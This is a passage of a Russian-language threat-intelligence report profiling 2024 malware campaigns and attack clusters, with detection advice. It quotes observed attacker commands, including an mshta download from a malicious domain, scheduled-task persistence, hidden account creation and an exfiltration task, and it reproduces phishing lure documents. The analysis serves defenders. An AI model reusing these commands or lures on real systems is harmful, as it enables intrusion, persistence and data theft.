Государственное управление, **здравоохранение**, культура, спорт

Инфраструктура и транспорт

Транспорт, **связь**, СМИ

Услуги и торговля


Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, **туризм**, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, **инженерия**, **информационные технологии**

Злоумышленники рассылали фишинговые электронные письма от имени компаний, занимающихся промышленной автоматизацией. При этом атакующие сначала устанавливали контакт с предполагаемой жертвой и только потом отправляли ей вредоносное вложение — в архиве, защищенном паролем.

Такие архивы могли содержать ярлыки и легитимные документы, предназначенные для отвлечения внимания, а также исполняемые файлы, замаскированные под PDF-документы.



ООО «», г. Челябинск, ул.
Тел/факс:
E-mail: info@, Web-site: www..ru
ИНН ОГРН ОКПО

Исх. №
от 21.08.2024г.

Компания «» занимается разработкой и производством средств промышленной автоматизации.

Просим предоставить информацию о стоимости программного обеспечения и услуг (техническое задание прилагается).


С уважением,
Директор

Один из документов, используемых злоумышленниками

С помощью исполняемых файлов обычно доставляли загрузчик DarkGate. Запуск такого файла приводил к копированию в скомпрометированную систему интерпретатора AutoIt и выполнению вредоносного сценария, например:

```
"c:\st\Autoit3.exe" c:\st\script.a3x
```

DarkGate — загрузчик, который, по заверению разработчика, существует с 2017 года. До недавнего времени распространялся по модели malware-as-a-service за 100 тысяч долларов в год.



Объявление об аренде DarkGate, опубликованное на одном из теневых форумов

В случае с ярлыками чаще всего злоумышленники распространяли троян удаленного доступа Remcos.

Когда жертва открывала вредоносный ярлык, могла запускаться такая команда:

```
forfiles.exe /p C:\Windows\System32 /m cmmon32.
exe /c powershell . \*i*\*2\msh*e hxxps://
sportsboulevard-shop[.]com/nico/Scan_
RusAutomation_TZ_298_21.08.2024
```

Remcos — коммерческое ПО, которое впервые появилось на теневых форумах во второй половине 2016 года по цене от 58 до 389 долларов. Позволяет получить полный контроль над скомпрометированной системой

Mshta

Утилита, предназначенная для выполнения файлов HTA (Microsoft HTML Application). С ее помощью злоумышленники обычно выполняют вредоносные файлы HTA, JavaScript и VBScript.

Возможности обнаружения

Отслеживайте запуск файлов HTA из следующих мест:

- С удаленных ресурсов.
- Из папок `%APPDATA%`, `%PROGRAMDATA%`, `%TEMP%`, `%PUBLIC%`.

При этом с помощью интерпретатора PowerShell выполнялся обфусцированный сценарий, который загружал в скомпрометированную систему отвлекающий документ, исполняемый файл — троян удаленного доступа Remcos, и создавал задачу в планировщике Windows для обеспечения его персистентности.

Venture Wolf

Другие названия: нет

Этот кластер активен как минимум с ноября 2023 года. Он распространял коммерческий стилер MetaStealer через фишинговые электронные письма. Об этом мы писали в статье на нашем сайте.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, строительство

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт

Транспорт, связь, СМИ

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, **коммунальное хозяйство**, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, **наука**, инженерия, **информационные технологии**

В рассылках злоумышленники преимущественно использовали темы проведения закупок, тендеров и распространяли архивы, которые, помимо легитимных документов различных форматов, содержали вредоносные файлы чаще всего с расширением `.com`.

В качестве отвлекающих документов выступала информация об организациях.

ВЫПИСКА
из Единого государственного реестра юридических лиц

16.09.2024 № [redacted]
дата формирования выписки

Настоящая выписка содержит сведения о юридическом лице
ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ "[redacted]"
полное наименование юридического лица

ОГРН [redacted]

включенные в Единый государственный реестр юридических лиц по состоянию на
« 16 » сентября 2024 г.
число месяц прописью год

№ п/п	Наименование показателя	Значение показателя
1	2	3
Наименование		
1	Полное наименование на русском языке	ОБЩЕСТВО С ОГРАНИЧЕННОЙ ОТВЕТСТВЕННОСТЬЮ "[redacted]"
2	ГРН и дата внесения в ЕГРЮЛ записи, содержащей указанные сведения	[redacted] 24.12.2009
3	Сокращенное наименование на русском языке	ООО "[redacted]"


Фрагмент одного из документов, использованных злоумышленниками

COM-файлы представляли собой загрузчики, которые внедряли вредоносную нагрузку либо в приостановленный процесс запущенного dummy-файла `.NET`, либо в `RegAsm.exe`.

В качестве вредоносной нагрузки использовался MetaStealer, который собирал и получал следующие данные:

- о системе, включая версию ОС, информацию об оборудовании — диске, процессоре, видеоконтроллере;
- из обширного списка браузеров: Edge, Chromium, Google Chrome, Opera, CentBrowser, Chedot, Vivaldi, Kometa, Yandex Browser, Sputnik, Mozilla Firefox и др.;
- криптокошельков: Electrum Bitcoin Wallet, Exodus Crypto Wallet, BTC, Electron и др.;
- из клиентов электронной почты, таких как Mozilla Thunderbird;
- из различных приложений, таких как Steam и FileZilla.

MetaStealer распространялся на теневых ресурсах, а стоимость бессрочной лицензии составляла 1500 долларов.



Объявление о продаже стилера на одном из теневых ресурсов

Bloody Wolf

Другие названия: нет

Еще один кластер, проявивший активность в конце 2023 года и использующий коммерческое ВПО STRRAT: писали о Bloody Wolf в статье на нашем сайте.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

Злоумышленники рассылали фишинговые письма с документами о необходимости устранения нарушений. Причем к письмам прикреплялись легитимные файлы PDF, в которых были ссылки на инструкцию по инсталляции Java, необходимого для выполнения ВПО, и непосредственно сам экземпляр STRRAT.

Предупреждение об устранении нарушений
Взыскание задолженности в бюджет за счет денег, находящихся на банковских счетах

05.08.2024 г. №

В соответствии со статьей 96 и подпунктом 10) пункта 2 статьи 114 Кодекса Республики Казахстан «О налогах и других обязательных платежах в бюджет» (Налоговый кодекс) (далее – Налоговый кодекс) уведомляет Вас о нарушениях, выявленных 22.07.2024 года, по налоговой отчетности:

Приложение 1
к уведомлению № от 05.08.2024 г.
о допущенных нарушениях, для обязательного ознакомления с действующими нарушениями:

Прикреплено*: Приложение - рус
Қосымша - қаз

** Для просмотра приложения требуется актуальная версия Java и наличие NCALayer.*

В случае если на Вашем персональном компьютере отсутствует Java, необходимо скачать и установить ее с официального ресурса Java (http://java.com/ru, либо воспользуйтесь предоставленными ссылками на официальном сайте https: cms/sites/default/files/java.pdf).

Налоговый орган взыскивает в принудительном порядке с банковских счетов налогоплательщика (налогового агента) суммы налоговой задолженности в случае неуплаты или неполной уплаты сумм налоговой задолженности налогоплательщиком (налоговым агентом), отнесеным в соответствии с системой управления рисками к категории:

- высокого уровня риска, – по истечении пяти рабочих дней со дня вручения уведомления о погашении налоговой задолженности;

- среднего риска, – по истечении двадцати рабочих дней со дня вручения уведомления о погашении налоговой задолженности.

Положения настоящего пункта не распространяются на банковские счета, по которым в соответствии с Гражданским кодексом Республики Казахстан обращение взыскания не допускается.

Взыскание суммы налоговой задолженности с банковских счетов налогоплательщика (налогового агента), открытых в банке второго уровня или организации, осуществляющей отдельные виды банковских операций, производится на основании инкассового распоряжения налогового органа, за исключением суммы денег, являющихся обеспечением по займам, выданным таким банком второго уровня или организацией, осуществляющей отдельные виды банковских операций, в размере непогашенного основного долга указанного займа.

Инкассовое распоряжение составляется налоговым органом на основе данных о сумме налоговой задолженности на дату его составления.

Фрагмент документа, распространяемого злоумышленниками

Загружаемый по ссылке файл JAR, например `AdiletGovKZ.jar`, представлял собой экземпляр STRRAT.

Это ВПО использует сразу несколько методов закрепления в скомпрометированной системе:

1. Копирует свой экземпляр в папку автозагрузки.
2. Записывает путь к экземпляру в раздел реестра Run.
3. Создает задание в планировщике Windows, например:

```
schtasks /create /sc minute /mo 30 /tn
Skype /tr C:\Users\[user]\AppData\Roaming\
AdiletGovKZ.jar
```

При этом STRRAT запускается с помощью интерпретатора Java, например:

```
java.exe -jar C:\Users\[user]\AppData\Roaming\AdiletGovKZ.jar
```

JAR-файлы

Злоумышленники нередко используют интерпретаторы команд и сценариев для выполнения вредоносного кода. В случае с файлами JAR необходим интерпретатор Java.

Возможности обнаружения

Отслеживайте запуск файлов JAR:

- ☐ Из папок `%APPDATA%`, `%PROGRAMDATA%`, `%TEMP%`, `%PUBLIC%`.
- ☐ С использованием папок автозагрузки и иных методов закрепления в скомпрометированной системе.

STRRAT может обрабатывать следующие команды, полученные с управляющего сервера:

- Перезагрузка системы с помощью выполнения `exe /c shutdown /r /t 0`.
- Выключение системы с помощью `exe /c shutdown /s /t 0`.
- Удаление компонентов ВПО из скомпрометированной системы.
- Загрузка и запуск дополнительных файлов из указанных сетевых расположений.

- Загрузка и запуск файлов с управляющего сервера. Может выполнять файлы Visual Basic, JavaScript, WSF с помощью команды `wscript [имя загруженного файла]`, скомпилированные файлы Java с помощью команды `exe -jar [имя загруженного файла]`, а также обычные исполняемые файлы с помощью `exe /c [имя загруженного файла]`.
- Интерактивное выполнение команд в командной строке Windows.
- Интерактивное выполнение команд с помощью интерпретатора PowerShell.
- Удаленное управление файлами в скомпрометированной системе, в том числе выполнение с помощью команды `exe /c [путь к файлу]`.
- Перехват нажатий пользователем клавиш с помощью библиотеки `system-`.
- Получение списка активных процессов с помощью команды `exe /c wmic /node:. /namespace:'\\root\cimv2' path win32_process get name,processed,commandline / format:list`.
- Управление списком программ в автозапуске. Текущие элементы автозапуска получаются с помощью команды `exe /c wmic /node:. /namespace:'\\root\cimv2' path win32_startupcommand get name,location /format:list`.
- Удаленное управление браузером жертвы:
  - Запуск браузера в зависимости от присутствующего в системе (Chrome, Firefox):

```
chrome.exe –new-window data:text/
html,<title>Strigoi Browser</title> –mute-
audio –disable-audio –window-position=[ширина
экрана – 5],[высота экрана – 100]

firefox.exe -new-window data:text/
html,<title>Strigoi Browser</title>
```

  - Сокрытие окна с помощью `ShowWindow([hwnd], 0)`.
  - Установление окна как плавающей панели инструментов (окно не отображается на панели задач) с помощью `SetWindowLong([hwnd], -20, 128)`.
  - Вывод окна из скрытого режима.
  - Передача изображения страницы браузера на управляющий сервер.
  - Эмуляция нажатия мыши и клавиш в созданном окне браузера.
- Перемещение окна на координаты 10 000, 10 000.

- Удаленное управление экраном устройства жертвы с помощью собственного протокола передачи экрана на сторону сервера и нажатий клавиш на стороне жертвы.
- Установка прокси для скомпрометированной системы.
- Загрузка и запуск HRDP для установки удаленного соединения с удаленного ресурса, находящегося в памяти программы. Для подключения создается новый пользователь с помощью `exe /c net user [имя пользователя] [пароль] /add`, а также скрываются имена пользователей с экрана входа с помощью `exe /c reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v "dontdisplaylastusername" /t REG_DWORD /d 1 /f`. Также копируется профиль используемого браузера только что созданному пользователю. Имя пользователя генерируется случайно и состоит из пяти символов. При завершении сессии пользователь удаляется с помощью последовательности команд:

```
cmd.exe /c net user [имя пользователя] /delete
cmd.exe /c wmic /node:. /namespace:'\\\\
root\cimv2' path win32_userprofile where
"LocalPath='[имя пользователя]'" delete
cmd.exe /c reg add HKLM\Software\
Microsoft\CurrentVersion\Policies\System /v
"dontdisplaylastusername" /t REG_DWORD /d 0 /f.
```

- Сбор учетных данных из браузеров Chrome, Firefox, Internet Explorer, а также из почтовых клиентов Foxmail, Outlook, Thunderbird.
- Перезапуск процесса с привилегиями администратора с использованием verb runas.
- Шифрование и расшифрование файлов пользователя в каталогах «Загрузки», «Документы» и «Рабочий стол» с использованием алгоритма AES. Зашифрованным файлам добавляется расширение `.crimson`.

2

Шпионаж

Кластеры активности, занимающиеся шпионажем, стремились максимально долго сохранять присутствие в скомпрометированных IT-инфраструктурах, чтобы гарантированно получить интересующие их данные. Они фокусировались на государственных и исследовательских организациях, часто применяя фишинговые письма, отправленные от имени аналогичных структур. Несмотря на то что преступники пытались оставаться незамеченными, некоторые атаки приводили к нарушению работоспособности IT-инфраструктуры жертвы.

В этом разделе мы расскажем о наиболее примечательных шпионских кластерах, которые команда BI.ZONE Threat Intelligence отслеживала в 2024 году.

Cloud Werewolf

Другие названия: Cloud Atlas, Inception, Inception Framework

Мы уже рассказывали об этом кластере активности в исследовании Threat Zone 2024, а также разбирали одну из кампаний в статье на нашем сайте. В 2024 году главными целями Cloud Werewolf стали промышленные, государственные и научные организации на территории России и Беларуси.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, строительство

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт


Образование, наука и технологии

Образование, **наука**, **инженерия**, **информационные технологии**

Инфраструктура и транспорт

Транспорт, связь, **СМИ**

Как и большинство кластеров активности, вовлеченных в шпионаж, для получения первоначального доступа злоумышленники полагались на фишинговые рассылки с вредоносными вложениями.



Фишинговое письмо, отправленное Cloud Werewolf

Во вложении находился вредоносный документ Microsoft Word, загружающий шаблон в виде RTF-документа по ссылке, расположенной в потоке 1Table. Шаблон эксплуатировал уязвимость CVE-2017-11882 и запускал содержащийся в документе шелл-код.

Шелл-код загружал HTA-файл и запускал его через mshta.exe. Как правило, HTA-файл отвечал за развертывание характерного для Cloud Werewolf инструмента VBShower с помощью нескольких VBS-скриптов в альтернативных потоках пустого созданного файла, который мог иметь расширения `.xml`, `.ini` или `.log`. Один из VBS-скриптов добавлялся в автозагрузку путем модификации раздела реестра Run.

VBShower собирал базовую информацию о скомпрометированном хосте и передавал ее злоумышленникам. Также он выполнял зашифрованные команды в виде VBS-скриптов, в результате чего загружал другие вредоносные программы Cloud Werewolf, например PowerShower, VBCloud и загрузчик, использующий технику DLL side-loading.

Злоумышленники экспериментировали с инструментами. Так, был обнаружен модифицированный вариант VBShower, который использовал документ Google Sheets в качестве управляющего сервера. С помощью Google Sheets API в одну ячейку документа VBShower записывал информацию о жертве, а из другой получал команду в виде зашифрованного VBS-скрипта.

В качестве нагрузки VBShower загружал VBS-скрипты:

- для сбора на скомпрометированном хосте различных данных: имен пользователей и компьютеров, информации о домене, имен и значений ключей реестра раздела `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, информации об именах и размере файлов из различных каталогов, например `%APPDATA%`, `%ALLUSERSPROFILE%`, информации о запущенных процессах (имена, дата запуска, команды запуска), списка задач планировщика Windows;
- перезагрузки хоста;
- загрузки и распаковки ZIP-архива с управляющего сервера в каталог `%TEMP%` и отправки на сервер результата о распаковке;
- загрузки и установки PowerShower или VBCloud.

Инструмент PowerShower позволял загружать файлы в скомпрометированную систему или выполнять команды в интерпретаторе PowerShell в виде скриптов. Обычно команды хранились в закодированном виде в атрибуте annotation элемента xs XML-файла, полученного от управляющего сервера. После выполнения команды XML-файл удалялся.

В качестве нагрузки PowerShower загружал PowerShell-скрипты:

- для получения списка локальных групп и их участников на удаленных хостах при помощи интерфейсов службы Active Directory (ADSI);
- перебора паролей к учетным записям по словарю;
- запуска атаки Kerberoasting (этот скрипт относится к постэксплуатационному фреймворку PowerSploit);
- получения списка групп администраторов;
- получения списка контроллеров домена;
- получения информации о файлах в каталоге `%PROGRAMDATA%`;
- получения параметров политики учетных записей и паролей на скомпрометированном хосте.

Кроме этого, PowerShower загружал PowerShell-утилиту Inveigh, использующуюся в тестировании на проникновение, для проведения атаки machine-in-the-middle.

VBCloud дублировал функции VBShower: выполнял команды в виде VBS-скриптов, после чего отправлял результат на управляющий сервер. В отличие от VBShower для коммуникации с управляющим сервером VBCloud использовал WebDAV и полагался на различные облачные сервисы: OpenDrive, MyDrive, «Яндекс Диск», Nextcloud (TAB.DIGITAL). VBCloud закреплялся в системе через задачу в планировщике Windows.

В качестве нагрузки VBCloud загружал VBS-скрипты:

- для получения информации о дисках в системе;
- эксфильтрации файлов `.doc`, `.docx`, `.xls`, `.xlsx`, `.pdf`, `.txt`, `.rtf`, `.rar` с локальных дисков и съемных носителей информации;
- сбора информации о системе (версия ОС, объем оперативной памяти, производитель, имена пользователя, компьютера и домена);
- эксфильтрации данных Telegram.

Загрузчик, который использовали атакующие, отвечал за загрузку функциональных модулей, размещенных на облачном сервисе «Яндекс Диск». Загрузчик маскировался под ПО Cisco Webex и закреплялся с помощью задачи в планировщике Windows.

Атакующие собирали информацию о скомпрометированной IT-инфраструктуре с помощью Angry IP Scanner, Advanced Port Scanner и SharpHound.

Для проксирования команд между двумя хостами злоумышленники использовали собственную программу `rtcpsvc.dll` — это динамически подключаемая библиотека (DLL), реализованная на .NET. Команды имели XML-формат и были зашифрованы алгоритмом XOR.

Удаленное подключение по RDP к скомпрометированным системам атакующие зачастую осуществляли через Tor для сохранения анонимности.

Tor и VPN-сервисы

Для подключения через службы удаленного доступа злоумышленники нередко используют Tor и различные коммерческие VPN-сервисы, чтобы сохранить анонимность.

Возможности обнаружения

Отслеживайте подключение к IT-инфраструктуре через службы удаленного доступа с адресов, относящихся к выходным нодам Tor и VPN-сервисам.

Для эксфильтрации данных атакующие использовали скрипт на Python, позволяющий централизованно собирать информацию из скомпрометированной системы с помощью протокола SMB. Собранные данные помещались с помощью 7-Zip в защищенный паролем архив и передавались злоумышленникам либо по протоколу WebDAV, либо через сервисы OpenDrive или MEGA. Python-скрипт запускался через задачу в планировщике Windows:

```
%ProgramData%\WindowsDefender\Update\SecuritySystrayw.
exe %ProgramData%\WindowsDefender\Update\v.3
-ip %ProgramData%\WindowsDefender\Update\sys -c
%ProgramData%\WindowsDefender\Update\loc -A
```

Здесь `SecuritySystrayw.exe` — интерпретатор Python, `v.3` — Python-скрипт для эксфильтрации данных, `sys` — список IP-адресов для подключения по SMB-протоколу, `loc` — зашифрованный конфигурационный файл.

Интерпретаторы команд и сценариев

Злоумышленники могут загружать в скомпрометированную систему интерпретаторы команд и сценариев, которых по умолчанию там нет, например Python. Причем в системе их могут переименовать.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск исполняемых файлов, метаданные которых не соответствуют названию файла, а также указывают на интерпретаторы команд и сценариев, например Python.
- Расположение экземпляров интерпретаторов команд и сценариев в нетипичных местах.
- Создание задач планировщика, запускающих файлы из подозрительных каталогов, таких как `*\programdata\*`, `*\AppData\Local\*`, `*\AppData\roaming\*`.
- Создание задач планировщика, запускающих интерпретаторы команд и сценариев, например Python. При этом определяйте интерпретаторы не только по характерным именам исполняемых файлов, но и по метаданным (например, имя продукта Python), так как злоумышленники часто меняют оригинальные названия.

Cobalt Werewolf

Другие названия: (Ex)Cobalt, Shedding Zmiy

Ранее мы делились информацией об этом кластере активности в исследовании Threat Zone 2024. В 2024 году злоумышленники атаковали Windows- и Linux-системы с помощью, например, руткитов FaceFish и Kitsune.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, **энергетика**, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, **финансы**, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, **здравоохранение**, культура, спорт

Образование, наука и технологии

Образование, наука, **инженерия**, **информационные технологии**

Инфраструктура и транспорт

Транспорт, **связь**, **СМИ**

Также преступники начали использовать собственный бэкдор GoRed (Bulldog Backdoor). В его основные функциональные возможности входят:

- подключение к скомпрометированной системе и выполнение команд;
- использование RPC-протокола для коммуникации с C2-сервером;
- использование DNS-/ICMP-туннелирования, WSS и QUIC для коммуникации атакующего с бэкдором;
- получение учетных данных из скомпрометированных систем;
- сбор различной информации в скомпрометированных системах: данных о запущенных процессах, имени хоста, сетевых интерфейсах, списка файлов, каталогов и др.;
- разведка в скомпрометированной сети с помощью модуля gomap;
- сериализация, шифрование, архивирование и отправка собранных данных на специальный сервер, предназначенный для их хранения.

В некоторых атаках в Linux-системах злоумышленники закрепляли GoRed через cron.

Преступники продолжили использовать обфусцированный PowerShell-загрузчик. Он содержал два варианта шелл-кода: для x64- и x86-систем. Код отвечал за загрузку базового компонента вредоносной программы CobInt, который, в свою очередь, загружал основной компонент.

В одной из атак для получения первоначального доступа Cobalt Werewolf эксплуатировал уязвимости CVE-2024-27198 (JetBrains TeamCity authentication bypass vulnerability) и CVE-2024-23897 (JenkinsArbitrary File Leak Vulnerability).

Чтобы обеспечить персистентность и выполнение команд на сервере с ПО Jira, атакующие устанавливали в скомпрометированной системе веб-шелл atlassian-webshell-plugin в виде плагина приложений Atlassian.

В некоторых случаях для повышения привилегий использовали уязвимость CVE-2021-4034 (Pkexec Local Privilege Escalation).

Кластер использовал много уникальных инструментов, но в контексте постэксплуатации применял и более стандартные. Например, с помощью сканера nmap атакующие получали информацию об удаленных системах, а при помощи SSH-Snake собирали аутентификационный материал и продвигались по скомпрометированной IT-инфраструктуре.

Также злоумышленники использовали популярные средства туннелирования: revsocks и gsocket.

revsocks

Инструмент с открытым исходным кодом, позволяющий создавать обратные SOCKS5-туннели с поддержкой SSL/TLS и прокси, в том числе туннелирование через DNS (SOCKS5 через DNS). С помощью revsocks злоумышленники получают резервный канал доступа к скомпрометированной системе.

Возможности обнаружения

Отслеживайте следующую активность:

- Строка `revsocks` в составе процессов, имен или содержимого файлов.
- Параметры командной строки, характерные для клиента revsocks: `connect`, `pass`, `socks`, `tls`, `ws`, `proxy`, `proxyauth`, `useragent`.

Разбор активности Cobalt Werewolf. Кейс из практики команды BI.ZONE по реагированию на инциденты

В рамках compromise assessment специалисты BI.ZONE обнаружили на одном из серверов [redacted] подозрительную службу с именем Intellpui, которая запускала следующий файл: `C:\ProgramData\Intell\Intellpui.exe Intellpui.txt`.

